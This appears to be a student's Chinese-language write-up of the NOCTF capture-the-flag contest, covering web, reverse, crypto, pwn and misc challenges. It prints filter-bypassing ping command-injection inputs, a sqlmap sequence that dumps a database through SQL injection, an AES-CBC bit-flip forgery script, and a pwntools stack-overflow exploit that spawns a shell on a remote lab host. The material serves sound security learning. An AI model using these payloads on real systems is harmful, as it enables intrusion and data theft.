NOCTF WEB WP

Tetris (checkin)

签到题，首先在html和css里面找flag没有，注意到这是一个动态的俄罗斯方块游戏，于是去js代码处找，Ctrl+F搜索得到flag

ping test

一个ping的命令执行绕过题，首先抓包

```
POST /index.php HTTP/1.1
Host: localhost:53530
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://localhost:53530
Connection: close
Referer: http://localhost:53530/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

ip=127.0.0.1&Submit=Submit
```

得到这是一个POST传输，用Hackbar进行伪造数据包

容易发现'ls' 'cat' ';'都被过滤了，于是用

```
ip=127.0.0.1|tac index.php&Submit=Submit
```

得到

```
?> } echo $cmd; $html .= "
{$cmd}
"; // Feedback for the end user } $cmd = shell_exec( 'ping -c 4 ' . $target ); // *nix else { }
```

对这段代码审计可知被过滤的字符串，尝试绕过，可得下面的命令绕过成功

```
ip=127.0.0.1|l''s -al -p -F /fl''ag&Submit=Submit
```

得到结果

```
-r--r--r-- 1 root root 43 Oct 29 03:15 /flag
```

再用相同的绕过方式获得flag

```
ca''t /fla''g
```

subject system

首先F12查看源码，发现只有选择排序方式时与后端有关，于是进行抓包

```
GET /course.php?sortOrder=name HTTP/1.1
Host: localhost:54441
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://localhost:54441/
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

猜测这是一道sql注入题，利用注入验证

```
http://localhost:54441/course.php?sortOrder=1'
```

得到一个报错信息

于是使用sqlmap进行注入

```
sqlmap -u http://192.168.137.1:54441/course.php?sortOrder=1 --dbs
```

得到

发现了一个WHUsubject的数据库，查询这个数据库下的表名

```
sqlmap -u http://192.168.137.1:54441/course.php?sortOrder=1 -D WHUsubject --tables
```

看到一个flag的表，于是来获取表中的字段

```
sqlmap -u http://192.168.137.1:54441/course.php?sortOrder=1 -D WHUsubject -T flag --columns
```

看到一个flag的列，查看字段内容

```
sqlmap -u http://192.168.137.1:54441/course.php?sortOrder=1 -D WHUsubject -T flag -C flag -dump
```

得到flag

who are you

题目给出了源代码，考察代码审计

可以发现当name == admin时会给出flag，但是不能直接向后台发送含有name=admin的数据包

因此先简单的上传一些表单数据

![屏幕截图 2023-10-28 113249](屏幕截图 2023-10-28 113249-1698584614482.png)

得到结果

![屏幕截图 2023-10-28 105605](屏幕截图 2023-10-28 105605-1698584602840.png)!

对这部分进行抓包得到

```
POST /decrypt HTTP/1.1
Host: localhost:55838
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 329
Origin: http://localhost:55838
Connection: close
Referer: http://localhost:55838/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

iv=f89841c0cd4d1990d2d107e1dde76379&data=357d01d00e42524941523ee321f116daa073b5d700e284412a30c5
```

审计代码可以知道，需要伪造一个经过AES_CBC加密的且name=admin的数据包传给data，但是明文应该是一个json的字符串形式，因此伪造数据包时还要构造json的形式。

同时，由于不知道key的值，且难以破解16位随机生成的key，于是经过搜索找到了一个CBC字节翻转攻击的方式，通过改变iv的值达到伪造的目的

```python
import json
import pwn

# iv = 'f89841c0cd4d1990d2d107e1dde76379'
iv = bytes.fromhex(iv)

# 确保输入user_info的name长度为5
m1 = bytes(json.dumps(user_info)[:16], 'utf8')
# b'{\"name\": \"admIn\"'
m2 = b'{\"name\": \"admin\"'
m_xor = pwn.xor(m1, m2)
new_iv = pwn.xor(m_xor, iv)

print(hex(int.from_bytes(new_iv))[2:])
# f89841c0cd4d1990d2d107e1ddc76379
```

再将伪造的数据发送过去，得到flag

NOCTF RE WP

只会第一题，让我谈谈我是怎么误入歧途的倒是行(bushi,首先打开ida，看到有如下提示

```
0000C                   db  6Dh ; m
0000D                   db  61h ; a
0000E                   db  74h ; t
0000F                   db  20h
00010 _volmd            db 'flag should look like: flag{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}'
00010                   db 0
00052                   align 4
00052 _hint             ends
00052
```

flag的格式就已经给出，确定是分隔符定的8 4 4 4 12 格式，打开加密部分后发现不可逆，联想到题目名字segment，猜测可能是在数据段里，如图

```
0055                    align 4
0055 _flag_3            ends
0055
0058 ; ===========================================================================
0058
0058 ; Segment type: Pure data
0058 ; Segment permissions: Read/Write
0058 _F6BC00            segment byte public 'DATA' use32
0058                    assume cs:_F6BC00
0058                    ;org 58h
0058                    public _VAL2
0058 _VAL2              db    2
0059                    align 4
0059 _F6BC00            ends
0059
005C ; ===========================================================================
005C
005C ; Segment type: Pure data
005C ; Segment permissions: Read/Write
005C _6_BA9F            segment byte public 'DATA' use32
005C                    assume cs:_6_BA9F
005C                    ;org 5Ch
005C                    public _VAL3
005C _VAL3              db    3
005D                    align 10h
005D _6_BA9F            ends
005D
0060 ; ===========================================================================
0060
0060 ; Segment type: Pure data
0060 ; Segment permissions: Read/Write
0060 __DCE6_            segment byte public 'DATA' use32
0060                    assume cs:__DCE6_
0060                    ;org 60h
0060                    public _VAL4
0060 _VAL4              db    4
0061                    align 4
```

查看后发现有flag字样，以此往下查个数发现数目匹配，下划线可能代表分隔，按照格式写出flag如下

> flag{3F6BC006-BA9F-DCE6-388A-0E338613E029}

提交后正确

NOCTF CRYPTO WP

miaES

根据代码发现加密方式类似AES加密，明文通过函数 `encrypt_flag` 得出：

```
def encrypt_flag(iv, plaintext):
    s = iv
    ciphertext = b''
    pad_len = 16 - (len(plaintext) % 16)
    plaintext += bytes([0]) * (pad_len - 1) + bytes([pad_len])
    for i in range(0, len(plaintext), 16):
        stream = encrypt(key, s)
        xor = lambda x, y: bytes([a ^ b for a, b in zip(x, y)])
        ciphertext += xor(plaintext[i:i + 16], stream)
        s = stream
    return ciphertext
```

观察到明文由 `ciphertext += xor(plaintext[i:i + 16], stream)` 产生，
即 `ciphertext[i:i+16] == xor(plaintext[i:i + 16], stream)` 。

根据异或操作的特征，得到 `plaintext[i:i+16] == xor(ciphertext[i:i + 16], stream)` 。


由于key和iv已知，且stream通过key和iv得到，因此定义decrypt函数：

```
def decrypt_flag(iv, ciphertext):
    s = iv
    plaintext = b''
    for i in range(0, len(ciphertext), 16):
        stream = encrypt(key, s)
        xor = lambda x, y: bytes([a ^ b for a, b in zip(x, y)])
        plaintext += xor(ciphertext[i:i + 16], stream)
        s = stream
    return plaintext
```

由于encrypt_flag时将FLAG扩展，因此decrypt_flag得到的明文需要截去扩展的字节，得到FLAG的代码如下：

```
plaintext = decrypt_flag(iv, ciphertext)
print(plaintext)
ans = str(plaintext)
print(ans[2:ans.index('}')+1])
```

运行结果如图：



imitate

发现 jwt.encode 为base64编码+RSA加密。根据题目进行base64解码，转化为RSA的形式：

```
def b64urlDecode(data):
    data = data.replace(b'-', b'+').replace(b'_', b'/')
    while len(data) % 4 != 0:
        data += b'='
    return b64decode(data)

Ca = Ca.split(b'.')
Cb = Cb.split(b'.')
c1, m1 = Ca[1], Ca[2]
c2, m2 = Cb[1], Cb[2]
c1 = bytes_to_long(b64urlDecode(c1))
c2 = bytes_to_long(b64urlDecode(c2))
m1 = int(b64urlDecode(m1), 16)
m2 = int(b64urlDecode(m2), 16)
```

由此可得， c1 = pow(m1, e, n), c2 = pow(m2, e, n) （其中只有n未知），

即 m1 ** e == c1 + k1 * n, m2 ** e == c2 + k2 * n ,

所以 m1 ** e - c1 == k1 * n, m2 ** e - c2 == k2 * n 。

因此 gcd(k1 * n, k2 * n) == gcd(m1 ** e - c1, m2 ** e - c2) ,

即 n = gcd(m1 ** e - c1, m2 ** e - c2) 。

```
m1 = gmpy2.mpz(m1)
m2 = gmpy2.mpz(m2)
n = gmpy2.gcd(m1**e-c1,m2**e-c2)
```

由于 `gift = (d * n * e) % Mod` 中只有 `d` 未知，且 `d < Mod` 因此可求解 `d`：

```
_e = inverse(e, Mod)
_n = inverse(n, Mod)
d = _n * _e * gift % Mod
```

已知 `e`、 `d`，即可知 `k * (p-1) * (q-1) == e * d - 1`，又 `p * q == n`，所以： `p + q == (n - (e*d-1) // k + 1)`，其中 `k` 为 `1~e-1` 的可以整除 `(e*d-1)` 的正整数，原本试图通过韦达定理构造一元二次方程求解，但是碰到了问题：

```
for k in range(1,e):
    if (e*d-1) % k == 0:
        phi = (e*d-1)//k
        a = 1
        b = -(n - phi + 1)
        c = n
        p = (-b + gmpy2.sqrt(b * b - 4 * a * c))//(2*a)
        q = (-b - gmpy2.sqrt(b * b - 4 * a * c))//(2*a)
        if p*q==n:
            print(p,q)
```

于是上网搜索资料，通过以下代码解出 `p`，`q`：

```
def getpq(n,e,d):
    while True:
        k = e * d - 1
        g = random.randint(0, n)
        while k%2==0:
            k=k//2
            temp=gmpy2.powmod(g,k,n)-1
            if gmpy2.gcd(temp,n)>1 and temp!=0:
                return gmpy2.gcd(temp,n)
p = getpq(n, e, d)
q = n // p
```

最后，由 `C = (p * bytes_to_long(flag)) % Mod` 解出FLAG:

```
i = 0
while True:
    if (C + i * Mod) % p == 0:
        print(long_to_bytes((C + i * Mod) // p))
    if (C + i * Mod) % q == 0:
        print(long_to_bytes((C + i * Mod) // q))
    i += 1
```

完整代码如下：

```
from base64 import b64decode
from Crypto.Util.number import bytes_to_long, inverse, long_to_bytes
import gmpy2
import random

gift = 623854769787005012140895681851956496592749343630597442119311658347814354148492284469787
Mod = 139783530492499989366806186190970201707045784617955510994670668264365125613780534146207668
Ca = b'eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.TWF5YjM.NGI5N2IwYjUyY2Y0ZTlkMTJlZTFkNjhkYTE5MTRlZTU
Cb = b'eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.Q3J5cDc.MWJjNTI4NDIzNGU2MjgxZmY4ZDY4YmUwZTNmMWM3ZmQ
C = 345493210845357991613139943050251158823061954531888143099134990103890261160545373408014905

def b64urlDecode(data):
    data = data.replace(b'-', b'+').replace(b'_', b'/')
    while len(data) % 4 != 0:
        data += b'='
    return b64decode(data)

Ca = Ca.split(b'.')
Cb = Cb.split(b'.')
c1, m1 = Ca[1], Ca[2]
c2, m2 = Cb[1], Cb[2]
c1 = bytes_to_long(b64urlDecode(c1))
c2 = bytes_to_long(b64urlDecode(c2))
m1 = int(b64urlDecode(m1), 16)
m2 = int(b64urlDecode(m2), 16)

e = 0x10001
m1 = gmpy2.mpz(m1)
m2 = gmpy2.mpz(m2)
n = gmpy2.gcd(m1**e-c1,m2**e-c2)

_e = inverse(e, Mod)
_n = inverse(n, Mod)
d = _n * _e * gift % Mod

assert pow(c1,d,n) == m1
assert pow(c2,d,n) == m2
assert pow(m1,e,n) == c1
assert pow(m2,e,n) == c2

def getpq(n,e,d):
    while True:
        k = e * d - 1
        g = random.randint(0, n)
        while k%2==0:
            k=k//2
```

```
            temp=gmpy2.powmod(g,k,n)-1
            if gmpy2.gcd(temp,n)>1 and temp!=0:
                return gmpy2.gcd(temp,n)

p = getpq(n, e, d)
q = n // p

assert p * q == n

i = 0
while True:
    if (C + i * Mod) % p == 0:
        print(long_to_bytes((C + i * Mod) // p))
        break
    if (C + i * Mod) % q == 0:
        print(long_to_bytes((C + i * Mod) // q))
        break
    i += 1
```

运行结果如图：

NOCTF PWN WP

It's Mygo

使用IDA pro查看文件发现sys_exe中存在栈溢出漏洞，可以利用输入v3时输入过量的字符来控制函数的返回地址

同时观察到map函数中存在 `system('/bin/sh')` ，地址为0x4013FA，脚本如下

```
from pwn import *
context(log_level='debug', arch='amd64', os='linux')

ip = '172.16.0.151'
port = 58602
io = remote(ip,port)
addr = b'\xFA\x13\x40\x00\x00\x00\x00\x00'
padding = 48

payload = flat([cyclic(padding) + addr + addr])
io.recv()
io.sendline('1')
io.recv()
io.sendline(payload)
io.sendline('1')
io.recv()
io.sendline()
io.recv()
io.interactive()
```

进入交互模式后使用cat flag获得flag

MISC


signin

签到题，使用nc连接至容器后，显示10次机会猜数字1-1024，使用二分法进行求解

magic

网上搜索资料有类似题目，使用十六进制查看文件，发现在 `flag{b` 之后的内容中有规律
将除了有规律的位以外的数据拼接起来，得到flag

结果如图：


frank_zheng@zwx: ~
Windows PowerShell
C:\Users\23653\Documer
Termination behavior can be configured in advanced profile settings.
Don't show again
Unpacking bsdmainutils (12.1.7+nmu3ubuntu2) ...
Setting up ncal (12.1.7+nmu3ubuntu2) ...
Setting up bsdmainutils (12.1.7+nmu3ubuntu2) ...
Processing triggers for man-db (2.10.2-1) ...
frank_zheng@zwx:~$ hexdump -C magic.mgc
00000000 1c 04 1e f1 10 00 00 00 24 00 00 00 00 00 00 00 |........$.......|
00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
*
00000170 00 00 00 00 00 00 00 00 00 00 20 00 3d 06 05 00 |.......... .=...|
00000180 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 |................|
00000190 00 00 00 00 00 00 00 00 66 6c 61 67 7b 62 00 00 |........flag{b..|
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
*
000002f0 01 00 00 00 3d 00 01 00 00 00 00 00 06 00 00 00 |....=...........|
00000300 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 |................|
00000310 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |e...............|
00000320 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
*
00000460 00 00 00 00 00 00 00 00 02 00 00 00 3d 00 01 00 |............=...|
00000470 00 00 00 00 07 00 00 00 00 00 00 00 04 00 00 00 |................|
00000480 00 00 00 00 00 00 00 00 31 00 00 00 00 00 00 00 |........1.......|
00000490 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
*
000005e0 03 00 00 00 3d 00 01 00 00 00 00 00 08 00 00 00 |....=...........|
000005f0 00 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 |................|
00000600 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |2...............|
00000610 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
*
00000750 00 00 00 00 00 00 00 00 04 00 00 00 3d 00 01 00 |............=...|
00000760 00 00 00 00 09 00 00 00 00 00 00 00 06 00 00 00 |................|
00000770 00 00 00 00 00 00 00 00 34 00 00 00 00 00 00 00 |........4.......|
00000780 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
*

65 (e) 31 (1) 32 (2) 34 (4)

62 (b) 31 (1) 38 (8) 2d (-)

64 (d) 63 (c) 32 (2) 36 (6)

2d (-) 34 (4) 63 (c) 3f (?)

32 (2) 2d (-) 39 (9) 36 (6)

65 (e) 66 (f) 2d (-) 65 (e)

65 (e) 35 (5) 35 (5) 30 (0)

63 (c) 30 (0) 39 (9) 63 (c)

37 (7) 30 (0) 62 (b) 7d (})